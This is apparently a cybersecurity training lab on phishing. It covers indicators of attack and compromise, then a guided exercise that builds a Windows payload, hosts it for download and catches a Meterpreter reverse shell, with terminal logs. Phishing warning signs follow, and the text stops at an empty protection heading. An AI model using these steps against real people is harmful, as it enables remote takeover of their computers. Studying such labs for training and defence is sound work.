

Detecting and Preventing Phishing Attack

Phishing is when attackers attempt to trick users into doing 'the wrong thing', such as clicking a bad link that will download malware, or direct them to a dodgy website.

Phishing can be conducted via a text message, social media, or by phone, but the term 'phishing' is mainly used to describe attacks that arrive by email. Phishing emails can reach millions of users directly, and hide amongst the huge number of benign emails that busy users receive. Attacks can install malware (such as ransomware), sabotage systems, or steal intellectual property and money.

What if you have responded to a Phishing scam, the attacker can possibly:

- Hijack your usernames and passwords
- Steal your money and open credit card and bank accounts
- Request new account Personal Identification Numbers (PINs) or additional credit cards
- Make purchases
- Add themselves or an alias that they control as an authorized user so it's easier to use your credit
- Obtain cash advances
- Use and abuse your Social Security number
- Sell your information to other parties who will use it for illicit or illegal purposes

In this Exercise, the attacker will create a malicious payload and send to the victim machine, the moment victim clicks the payload the attacker will get shell and gets all the privilege of victim machine. Now attacker can do anything with the victim machine.

Affected machines with this vulnerability:

Windows Machine

In this exercise, you will learn about the Phishing Attack, resulting in compromising of victim machine, and prevention technique for this attack.

Indicator of Attack (IOA)

Indicators of attack (IOAs) are some events that could reveal an active attack before indicators of compromise become visible. It is not always possible to detect Indicators of attack, as the attackers generally target your machines when you are not available with them.

IOAs disclose the motivations of the attacker and the specific tools used in each process.

Examples of Indicators of Attacks (IOA)

- I. Change access privileges.
- II. Add, read, delete or modify data and files.
- III. Turn on and off configurations and modify services

Indicators of Compromise (IOCs)

Indicators of Compromise (IOC) are pieces of forensic data, such as data found in host-based log entries or files, that identify potentially malicious activity on a system or

network. An IOC is an indication that can be used to indicate an intrusion or compromise of a host in a network.

Examples of an IOC include unusual network traffic, unusual privileged user account activity, login anomalies, increases in database read volume, suspicious registry or system file changes, etc.

IOC can reveal:

- A. Tactics, Techniques, and Procedures (TTP) used during a cyberattack.
- B. Severity of the event. Event severity is calculated based on the severity weight given in vulnerabilities.
- C. Where to focus incident response and mitigation
Incident response is an approach to handling security breaches. The aim of incident response is to identify an attack, contain the damage, and know the root cause of the incident.
- D. Who are the threat actors?
A threat actor also called a malicious actor is an entity that is partially or wholly responsible for an incident that impacts – or has the potential to impact the security of an organization.

IOCs are a key source for:

1. Identification of an Advanced Persistent Threat (APT)
2. Indicating something is wrong with the network
3. Forensic identification of crime or attack
4. Understanding how a compromise occurred
5. Testing your system or network for vulnerabilities
6. Watch the Authentication Activity

Guided Exercise

Attacking the Target using Phishing Technique

Links can be malicious if they are designed to trick users into visiting harmful websites or downloading malicious software. Malicious links can be delivered through various channels such as email, social media, messaging apps, and even search engines.


Some examples of malicious links include:

1. Phishing links: These links are designed to look like legitimate websites, such as online banking or e-commerce sites, but are actually fake websites created to steal sensitive information such as usernames, passwords, and credit card numbers.
2. Malware links: These links can download malware onto your computer or device, which can then compromise your data, steal sensitive information, or control your device remotely.
3. Spam links: These links can lead to spam websites that may try to sell you fake products, collect personal information, or scam you in other ways.


4. Drive-by download links: These links can automatically download malware onto your device without your knowledge or consent, simply by visiting a compromised website

Step to Perform Phishing Attack


1. Connect to the kali Linux machine, created by you, using the RDP protocol. Kali Linux machine is being used as Attacker's machine.
2. When prompted for the username and password, enter root as username and toor as password. The root is the administrator user of the machine.




Once you successfully login in, you will see a screen like this.




3. First, click on the application tab. Here you can see Phishing Attack Application, click on Application "Phishing Attack" to start.



4. Enter the port as: 4444




5. Enter the name of malware (any of your choice), I am choosing **Hacker**



```
your LHOST IP is 172.31.103.232
Enter the lport [ENTER]: 4444
Enter your malicious executable's name [ENTER]: Hacker
```

6. Now, wait till the malware will be ready.

7. Type "Y" to continue



```
your LHOST IP is 172.31.103.232
Enter the lport [ENTER]: 4444
Enter your malicious executable's name [ENTER]: Hacker
Please be patient , Generating payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Hacker.exe
Payload Generated
Here is your Exe : Hacker.exe
Do you want to send the payload to /var/www/html/ now ? [y/N] y
```

8. Now attack part will start automatically.

```
Shell No.1
File Actions Edit View Help
08:41 PM
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Hacker.exe
Payload Generated
Here is your Exe : Hacker.exe
Do you want to send the payload to /var/www/html/ now ? [y/N] y
Copying payload to /var/www/html
Copied
Your Url : http://172.31.103.232/Hacker.exe
Now Starting Msf multi/handler for the above !
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
[*] Starting the Metasploit Framework console ... \
```

9. The malicious URLs created by such scripts are distributed by the attackers using any of the following ways:
- Through a third-party website
 - Through email
 - Through SMS and many more.


When a user mistakenly clicks on this link, his/her device may get compromised.

```
[Shell No.3] Shell No.1
File Actions Edit View Help
03:52 PM
AutoRunScript => multi_console_command -r /root/Desktop/Automating-Metasploit-with-Bash-master/shell.rc
resource (/root/Desktop/Automating-Metasploit-with-Bash-master/listenerw.rc)> exploit
[*] Started reverse TCP handler on 172.31.103.232:4444
[*] Sending stage (175686 bytes) to 172.31.103.16
[*] Session ID 1 (172.31.103.232:4444 -> 172.31.103.16:55838) processing AutoRunScript 'multi_console_command -r /root/Desktop/Automating-Metasploit-with-Bash-master/shell.rc'
[*] Running Command List ...
[*] Running command upload /root/Desktop/Automating-Metasploit-with-Bash-master/abc.bat
at
[*] Uploading : /root/Desktop/Automating-Metasploit-with-Bash-master/abc.bat -> abc.bat
[*] Uploaded 93.00 B of 93.00 B (100.0%): /root/Desktop/Automating-Metasploit-with-Bash-master/abc.bat -> abc.bat
[*] Completed : /root/Desktop/Automating-Metasploit-with-Bash-master/abc.bat -> abc.bat
[*] Running command execute -f abc.bat
Process 2320 created.
[*] Meterpreter session 1 opened (172.31.103.232:4444 -> 172.31.103.16:55838) at 2023-03-15 15:52:34 +0530
meterpreter > |
```

10. Now Scroll above, and check you will get URL like this


```
File Actions Edit View Help
[/-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[/-] No arch selected, selecting arch: x86 from the payload
[/-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Hacker.exe
Payload Generated
Here is your Exe : Hacker.exe
Do you want to send the payload to /var/www/html/ now ? [y/N] y
Copying payload to /var/www/html
Copied
Your Url : http://172.31.103.232/Hacker.exe
Now Starting Msf multi/handler for the above !
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
```

11. To feel this effect, open the Windows Vm, password is qwerty




This VM will act as a Victim Machine.




12. Now open the Firefox browser




13. Now type the URL address which you had copied from attacker machine








14. The moment victim will click the link one malicious file will automatically downloaded in victim machine




15. Now unknowingly victim will try to run the downloaded file to see whats inside




16. Windows is warning victim that running this kind of file might be dangerous, but victim will not take these thing seriously and try to run the malicious file by clicking on **“More info”** and then click on **Run anyway** option.




17. The malicious file has started running as you can see in the below image



18. As a result, a lot of malicious folders and files will be created on the victim machine and a lot of cmd tabs will open automatically which indicated your machine is compromised.





Defence from Phishing Attack

Phishing attacks attempt to steal sensitive information through emails, websites, text messages, or other forms of electronic communication. They try to look like official communication from legitimate companies or individuals.

Cybercriminals often attempt to steal usernames, passwords, credit card details, bank account information, or other credentials. They use stolen information for malicious purposes, such as hacking, identity theft, or stealing money directly from bank accounts and credit cards. The information can also be sold in cybercriminal underground markets.

Social engineering attacks are designed to take advantage of a user's possible lapse in decision-making. Be aware and never provide sensitive or personal information through email or unknown websites, or over the phone. Remember, phishing emails are designed to appear legitimate.

Learn the Signs of a Phishing Scam

- The links or URLs provided in emails are **not pointing to the correct location** or are pointing to a third-party site not affiliated with the sender of the email. For example, in the image below the URL provided doesn't match the URL that you'll be taken to.



- There's a **request for personal information** such as social security numbers or bank or financial information. Official communications won't generally request personal information from you in the form of an email.
- **Items in the email address will be changed** so that it is similar enough to a legitimate email address, but has added numbers or changed letters.
- The message is **unexpected and unsolicited**. If you suddenly receive an email from an entity or a person you rarely deal with, consider this email suspect.
- The message or the attachment asks you to **enable macros, adjust security settings, or install applications**. Normal emails won't ask you to do this.
- The message contains **errors**. Legitimate corporate messages are less likely to have typographic or grammatical errors or contain wrong information.
- The **sender address doesn't match the signature** on the message itself. For example, an email is purported to be from Mary of Business Enterprise, but the sender address is john@example.com.
- There are **multiple recipients** in the "To" field and they appear to be random addresses. Corporate messages are normally sent directly to individual recipients.
- The greeting on the message itself **doesn't personally address you**. Apart from messages that mistakenly address a different person, greetings that misuse your name or pull your name directly from your email address tend to be malicious.
- The website looks familiar but there are **inconsistencies or things that aren't quite right**. Warning signs include outdated logos, typos, or ask users to give additional information that is not asked by legitimate sign-in websites.
- The page that opens is **not a live page**, but rather an image that is designed to look like the site you are familiar with. A pop-up may appear that requests credentials.
- Phishing emails generally build a sense of urgency to encourage a victim to quickly click the infected link or download the attachment before any thought goes into the legitimacy of the email.

How to protect yourself from Phishing Attack

